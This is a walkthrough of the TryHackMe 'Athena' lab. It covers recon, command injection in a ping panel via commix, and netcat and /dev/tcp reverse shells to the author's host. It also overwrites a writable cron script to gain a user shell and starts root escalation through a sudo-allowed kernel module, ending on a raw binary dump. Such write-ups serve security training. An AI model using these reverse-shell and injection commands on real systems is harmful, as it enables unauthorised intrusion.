TryHackMe: Athena Walk Through
TryHackMe: Athena Walk Through#### Welcome to another TryHackMe writeup/walkthrough. Today we’re looking at a room called Athena. Let’s get started.

link: https://tryhackme.com/room/4th3n4
Recon
In the nmap scan we can see the available services on ports 80, 445, 139 and 22. Let’s check the ports in more detail.
└─# nmap -sV -sC -A -O -v 10.10.123.58Scanning 10.10.123.58 [1000 ports]Discovered open port 80/tcp on 10.10.123.58Discovered open port 445/tcp on 10.10.123.58Discovered open port 139/tcp on 10.10.123.58Discovered open port 22/tcp on 10.10.123.58PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)| 256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)|_ 256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))| http-methods: |_ Supported Methods: GET POST OPTIONS HEAD|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Athena - Gods of olympus139/tcp open netbios-ssn Samba smbd 4.6.2445/tcp open netbios-ssn Samba smbd 4.6.2No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.94%E=4%D=9/19%OT=22%CT=1%CU=30590%PV=Y%DS=2%DC=T%G=Y%TM=6509973OS:6%P=aarch64-unknown-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TSOS:=A)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M5OS:08ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(OS:W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507OS:%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(ROS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPOS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)Uptime guess: 38.952 days (since Fri Aug 11 15:51:59 2023)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=263 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelHost script results:| nbstat: NetBIOS name: ROUTERPANEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)| Names:| ROUTERPANEL<00> Flags: <unique><active>| ROUTERPANEL<03> Flags: <unique><active>| ROUTERPANEL<20> Flags: <unique><active>| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>| SAMBA<00> Flags: <group><active>| SAMBA<1d> Flags: <unique><active>|_ SAMBA<1e> Flags: <group><active>| smb2-time: | date: 2023-09-19T12:42:28|_ start_date: N/A| smb2-security-mode: | 3:1:1: |_ Message signing enabled but not required|_clock-skew: -1s
Port 80 (Apache httpd 2.4.41)

The Apache web server is located on port 80. Run the dirb application and in the meantime look around the web and the source code of the pages.
└─# dirb http://10.10.123.58/ -w /usr/share/wordlists/dirb/common.txtGENERATED WORDS: 4613 ---- Scanning URL: http://10.10.123.58/ ----+ http://10.10.123.58/index.html (CODE:200|SIZE:1548) + http://10.10.123.58/server-status (CODE:403|SIZE:277)
The webserver is probably just a decoy.
139/334 Samba smbd 4.6.2
Look closer at samba share.
└─$ smbclient -L 10.10.123.58 Password for [WORKGROUP\parallels]:Anonymous login successful Sharename Type Comment --------- ---- ------- public Disk IPC$ IPC IPC Service (Samba 4.15.13-Ubuntu)Reconnecting with SMB1 for workgroup listing.smbXcli_negprot_smb1_done: No compatible protocol selected by server.protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSEUnable to connect with SMB1 -- no workgroup available
The public directory contains the file msg_for_administrator.txt
└─$ smbclient //10.10.123.58/publicPassword for [WORKGROUP\parallels]:Anonymous login successfulTry "help" to get a list of possible commands.smb: \> dir . D 0 Mon Apr 17 02:54:43 2023 .. D 0 Mon Apr 17 02:54:05 2023 msg_for_administrator.txt N 253 Sun Apr 16 20:59:44 2023 19947120 blocks of size 1024. 9692680 blocks availablesmb: \> get msg_for_administrator.txt
And we have a message for the Administrator.
└─$ cat msg_for_administrator.txt Dear Administrator,I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path,which can be accessed through the following address: /myrouterpanelYours sincerely,AthenaIntern
OK it looks like the webserver was not just a decoy. Let’s go to the /myrouterpanel page.
/myrouterpanel

Hmm let’s try the ping tool.


Ping works, try modified command


It seems that the programmer was not so stupid :D
Burp Suite and Commix time
Run the Burp Suite and see how the web call is handled.

Save this call and start the commix app
└─# commix -r /home/parallels/Desktop/call.txt __ ___ ___ ___ ___ ___ ___ /\_\ __ _ /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\ v3.8-stable/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/> </\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com \/____/\/___/ \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)+--Automated All-in-One OS Command Injection Exploitation ToolCopyright © 2014-2023 Anastasios Stasinopoulos (@ancst)+--(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.[15:37:02] [info] Parsing HTTP request using the 'call.txt' file. [15:37:02] [info] Testing connection to the target URL. [15:37:11] [info] Performing identification checks to the target URL.[15:37:11] [warning] The provided value for POST parameter 'submit' is empty. You are advised to use only valid values, so commix could be able to run properly.[15:37:14] [warning] Target's estimated response time is 3 seconds. That may cause serious delays during the data extraction procedure and/or possible corruptions over the extracted data.[15:37:14] [info] Setting POST parameter 'ip' for tests.[15:37:21] [warning] Heuristic (basic) tests shows that POST parameter 'ip' might not be injectable.[15:37:39] [info] Testing the (results-based) classic command injection technique. [15:37:39] [info] POST parameter 'ip' appears to be injectable via (results-based) classic command injection technique. |_ localhost%0aecho PQDYOM$((68+50))$(echo PQDYOM)PQDYOMPOST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > YPseudo-Terminal Shell (type '?' for available options)commix(os_shell) > lsindex.html ping.php style.css under-construction.htmlcommix(os_shell) > whoamiwww-data
Hooray shell time
To avoid using commix, we run the reverse shell via netcat
└─$ nc -lvp 1234 listening on [any] 1234 ...commix(os_shell) > nc 10.9.102.33 1234 -e /bin/bash└─$ nc -lvp 1234 listening on [any] 1234 ...10.10.123.58: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.123.58] 40124whoamiwww-datals /home athenaubuntuls /home/athena
Privilege escalation — athena:
We are user www-data. Unfortunately, this is not enough to display user flags, definitely not the root flag. Let’s run a tool called pspy.
First we have to get it on the server. Let’s take the easiest route. Let’s start the webserver and download the file.
└─# python3 -m http.server 8090Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...on remote machine:cd /tmpwget http://10.9.102.33:8090/pspy64ls -alltotal 3040drwxrwxrwt 2 root root 4096 Sep 19 06:53 .drwxr-xr-x 20 root root 4096 Apr 16 16:48 ..-rw-r--r-- 1 www-data www-data 3104768 Jan 17 2023 pspy64chmod +x pspy64./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d ██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░ Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup......2023/09/19 06:55:25 CMD: UID=0 PID=1 | /sbin/init auto noprompt 2023/09/19 06:56:24 CMD: UID=1001 PID=2129 | 2023/09/19 06:56:24 CMD: UID=1001 PID=2128 | /bin/bash /usr/share/backup/backup.sh 2023/09/19 06:56:24 CMD: UID=??? PID=2130 | ???2023/09/19 06:56:24 CMD: UID=1001 PID=2131 | /bin/bash /usr/share/backup/backup.sh 2023/09/19 06:56:24 CMD: UID=1001 PID=2132 | 2023/09/19 06:56:24 CMD: UID=1001 PID=2133 | rm /home/athena/backup/*.sh 2023/09/19 06:56:24 CMD: UID=0 PID=2134 |2023/09/19 06:57:24 CMD: UID=1001 PID=2141 | zip -r /home/athena/backup/notes_backup.zip /home/athena/backup 2023/09/19 06:57:24 CMD: UID=1001 PID=2142 | 2023/09/19 06:57:24 CMD: UID=1001 PID=2143 | rm /home/athena/backup/*.sh2023/09/19 06:58:24 CMD: UID=1001 PID=2153 | /bin/bash /usr/share/backup/backup.sh 2023/09/19 06:58:24 CMD: UID=1001 PID=2155 | cp -r /home/athena/notes/msg_from_director.txt /home/athena/notes/mynote.txt /home/athena/backup 2023/09/19 06:58:24 CMD: UID=1001 PID=2156 | zip -r /home/athena/backup/notes_backup.zip /home/athena/backup 2023/09/19 06:58:24 CMD: UID=1001 PID=2157 | rm /home/athena/backup/msg_from_director.txt /home/athena/backup/mynote.txt 2023/09/19 06:58:24 CMD: UID=1001 PID=2158 | rm /home/athena/backup/*.sh
Leave the psps running and let’s start a second netcat
└─# nc -lvp 4546 listening on [any] 4546 ...commix(os_shell) > nc 10.9.102.33 4546 -e /bin/bash└─# nc -lvp 4546 listening on [any] 4546 ...10.10.123.58: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.123.58] 44838
Explore the files found. We know we can’t enter /home/athena. But Athena user running a script called backup.sh outside of his home.
connect to [10.9.102.33] from (UNKNOWN) [10.10.123.58] 44838whoamiwww-datacat /usr/share/backup/backup.sh#!/bin/bashbackup_dir_zip=~/backupmkdir -p "$backup_dir_zip"cp -r /home/athena/notes/* "$backup_dir_zip"zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"rm /home/athena/backup/*.txtrm /home/athena/backup/*.shecho "Backup completed..."ls -all /usr/share/backup/backup.sh-rwxr-xr-x 1 www-data athena 258 May 28 18:59 /usr/share/backup/backup.sh
The www-data user can overwrite this file. Let’s overwrite it with another reverse shell.
start on your machine└─# nc -lvp 4547 on remote machineecho "/bin/sh -i >& /dev/tcp/10.9.102.33/4547 0>&1" > backup.shcat backup.sh/bin/sh -i >& /dev/tcp/10.9.102.33/4547 0>&1
Now we’ll have to wait for the command to call. After about a minute we have a new shell.
└─# nc -lvp 4547listening on [any] 4547 ...10.10.123.58: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.123.58] 60824/bin/sh: 0: can't access tty; job control turned off$ whoamiathena$ ls -all /home/athenatotal 84drwx------ 17 athena athena 4096 Jul 31 16:34 .drwxr-xr-x 4 root root 4096 Apr 16 17:27 ..drwxr-xr-x 2 athena athena 4096 Sep 19 07:17 backuplrwxrwxrwx 1 root root 9 Apr 16 18:41 .bash_history -> /dev/null-rw-r--r-- 1 athena athena 220 Feb 25 2020 .bash_logout-rw-r--r-- 1 athena athena 3771 Feb 25 2020 .bashrcdrwx------ 10 athena athena 4096 Jul 31 16:36 .cachedrwx------ 11 athena athena 4096 Jul 31 16:38 .configdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Desktopdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Documentsdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Downloadsdrwx------ 3 athena athena 4096 May 23 13:13 .gnupgdrwxrwxr-x 3 athena athena 4096 May 23 13:18 .localdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Musicdrwxr-xr-x 2 athena athena 4096 Apr 16 17:39 notesdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Pictures-rw-r--r-- 1 athena athena 807 Feb 25 2020 .profiledrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Publicdrwx------ 2 athena athena 4096 Apr 17 05:38 .sshdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Templates-rw-r--r-- 1 athena athena 33 Apr 16 17:27 user.txtdrwxr-xr-x 2 athena athena 4096 Jul 31 16:34 Videos$ cat /home/athena/user.txt857c4a4fbac638afb6c7ee45eb3e1a28
Privilege escalation — root :
First let’s make the command line more usable :)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'athena@routerpanel:/$ export TERM=xterm-256-colorexport TERM=xterm-256-colorathena@routerpanel:/$
Now let’s find out what we can run as sudo.
athena@routerpanel:/$ sudo -lsudo -lMatching Defaults entries for athena on routerpanel: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser athena may run the following commands on routerpanel: (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.koathena@routerpanel:/$ ls -all /mnt/.../secret/venom.ko ls -all /mnt/.../secret/venom.ko-rw-r--r-- 1 root root 504616 Apr 17 11:59 /mnt/.../secret/venom.ko
We start the http server and download the file to explore it more
athena@routerpanel:/mnt/.../secret$ python3 -m http.serverpython3 -m http.server└─$ wget 10.10.123.58:8000/venom.ko--2023-09-19 16:32:54-- http://10.10.123.58:8000/venom.koConnecting to 10.10.123.58:8000... connected.HTTP request sent, awaiting response... 200 OKLength: 504616 (493K) [application/octet-stream]Saving to: ‘venom.ko’venom.ko 100%[===============================================================================>] 492.79K 1.97MB/s in 0.2s 2023-09-19 16:32:54 (1.97 MB/s) - ‘venom.ko’ saved [504616/504616]└─$ nano venom.ko GNU nano 7.2 venom.ko ^?ELF^B^A^A^@^@^@^@^@^@^@^@^@^A^@>^@^A^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@��^G^@^@^@^@^@^@^@^@^@@^@^@^@^@^@@^@.^@-^@^D^@^@^@^T^@^@^@^C^@^@^@GNU^@ߞ��7^P��T�^Q>^@^@A��L���^@^@^@^@I��L��M��^O��^@^@^@1�L��L��Ic��^@^@^@^@H�u�L��L���^@^@^@^@��^O��^@^@^@eH�^D%^@^@^@^@H��p^K^@^@Mc�E1�H�@ H�@^HJ�^D�H�@^XH�@0H�x@^Au�@LE1���^TA^O��E1�E1��L1��^@^@^@D�M��^@^@^@^@D�M�tR��D�M������D�M�t?L9�^O��^@^@^@^O�C^PfA^AE^P^O�C^PIc�I^A�I9�s8K�^\>H�{^RfE��u�H�hidden_pH9C^Rt`I����H�H��^P[A\A]A^A_]�^@^@^@^@H�����^?ww>hu��N���A^O�V^PL��D�M�A)�I�4^VIc�H���^@^@^@^@D�M��C���^O^K��^O^_^@�^@^@^@^@UH��AWAVAUATSH��^PH�GhL�opH�E�H�^E^@^@^@^@�^@^@^@^@��^O��^@^@^@Lc���^@^@A��L���^@^@^@^@I��L��M��^O��^@^@^@1�L��L��Ic��^@^@^@^@H�u�L��L���^@^@^@^@��^O��^@^@^@eH�^D%^@^@^@^@H��p^K^@^@Mc�E1�H�@ H�@^HJ�^D�H�@^XH�@0H�x@^Au�@LE1���^TA^O��E1�E1��L1��^@^@^@D�M��^@^@^@^@D�M�tR��D�M������D�M�t?L9�^O��^@^@^@^O�C^PfA^AE^P^O�C^PIc�I^A�I9�s8K�^\>H�{^SfE��u�H�hidden_pH9C^St`I����H�H��^P[A\A]A^A_]�^@^@^@^@H�����^?ww>hu��N���A^O�V^PL��D�M�A)�I�4^VIc�H���^@^@^@^@D�M��C���^O^K��^O^_^@�^@^@^@^@UH��^@^@^@^@H��S�^@^@^@^@H��^@^@^@^@H�^]^@^@^@^@�^@^@^@^@H��^@^@^@^@�^@^@^@^@[]�^@^@^>^@^@^@^@H��p^B^@^@H�^@^@^@^@H���^F^@^@H�^@^@^@^@H���^A^@^@^O"�H�E�eH3^D%(^@^@^@t^E�^@^@^@^@��^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^>^P^Oo^@^@^@Tu8^@^Q^O�^@^@^@^R^V^A^@^@Ts16^@^R^O�^@^@^@Tu16^@^S^O�^@^@^@^R2^A^@^@Ts32^@^T^O�^@^@^@^RC^A^@^@Tu32^@^U^O�^@^@^@Ts64^@^V^O�^@^@^@Tu64^@^W^O�^@^@^@�^A^G^Dc^@^@^@^A^F�^A^@^@^E^@^@^@^@^@^E^@^@^@^@^A^@^K*^@^@^@�^A^@^@^N*^@^@^@^O^@^C^H�^A^@^@^V�^A^@^@^D�^@^@^@^@^Q^@^@^@^@^K^O^O�^A^@^@F^H^E^@^@^@^@^Q^@^@^@^@^K^P^W*^@^@^@^Q^@^@>T^A^@^@^Q^@^@^@^@^P^Y_^B^@^@^Q^@^@^@^@^S^Y�^@^@^@^Q^@^@^@^@^V^Y�^A^@^@^Q^@^@^@^@^[^\A^B^@^@^Q^@^@^@^@^^^Q�^B^@^@F^A^B^@^@^@^@^Q^@^@^@^@ ^Z�^A^@^@^Q^@^@^@^@!^Z�^A^@^@^Q^@^@^@^@.^Z^Q^B^@^@^Q^@^@^@^@7^Z�^A^@^@^Q^@^@^@^@<^Z^E^B^@^@^Q^@^@^@^@b^OC^A^@^@^Q^@^@^@^@h^OT^A^@^@^Q^@^@^@^@}l^A^@^@^Q^@^@^@^@~l^A^@^@^Q^@^@^@^@� c^@^@^@^Q^@^@^@^@� c^@^@^@^Q^@^@^@^@
OK, we need decompiler for example https://dogbolt.org/

Thanks to ChatGPT, I’m not a programmer.
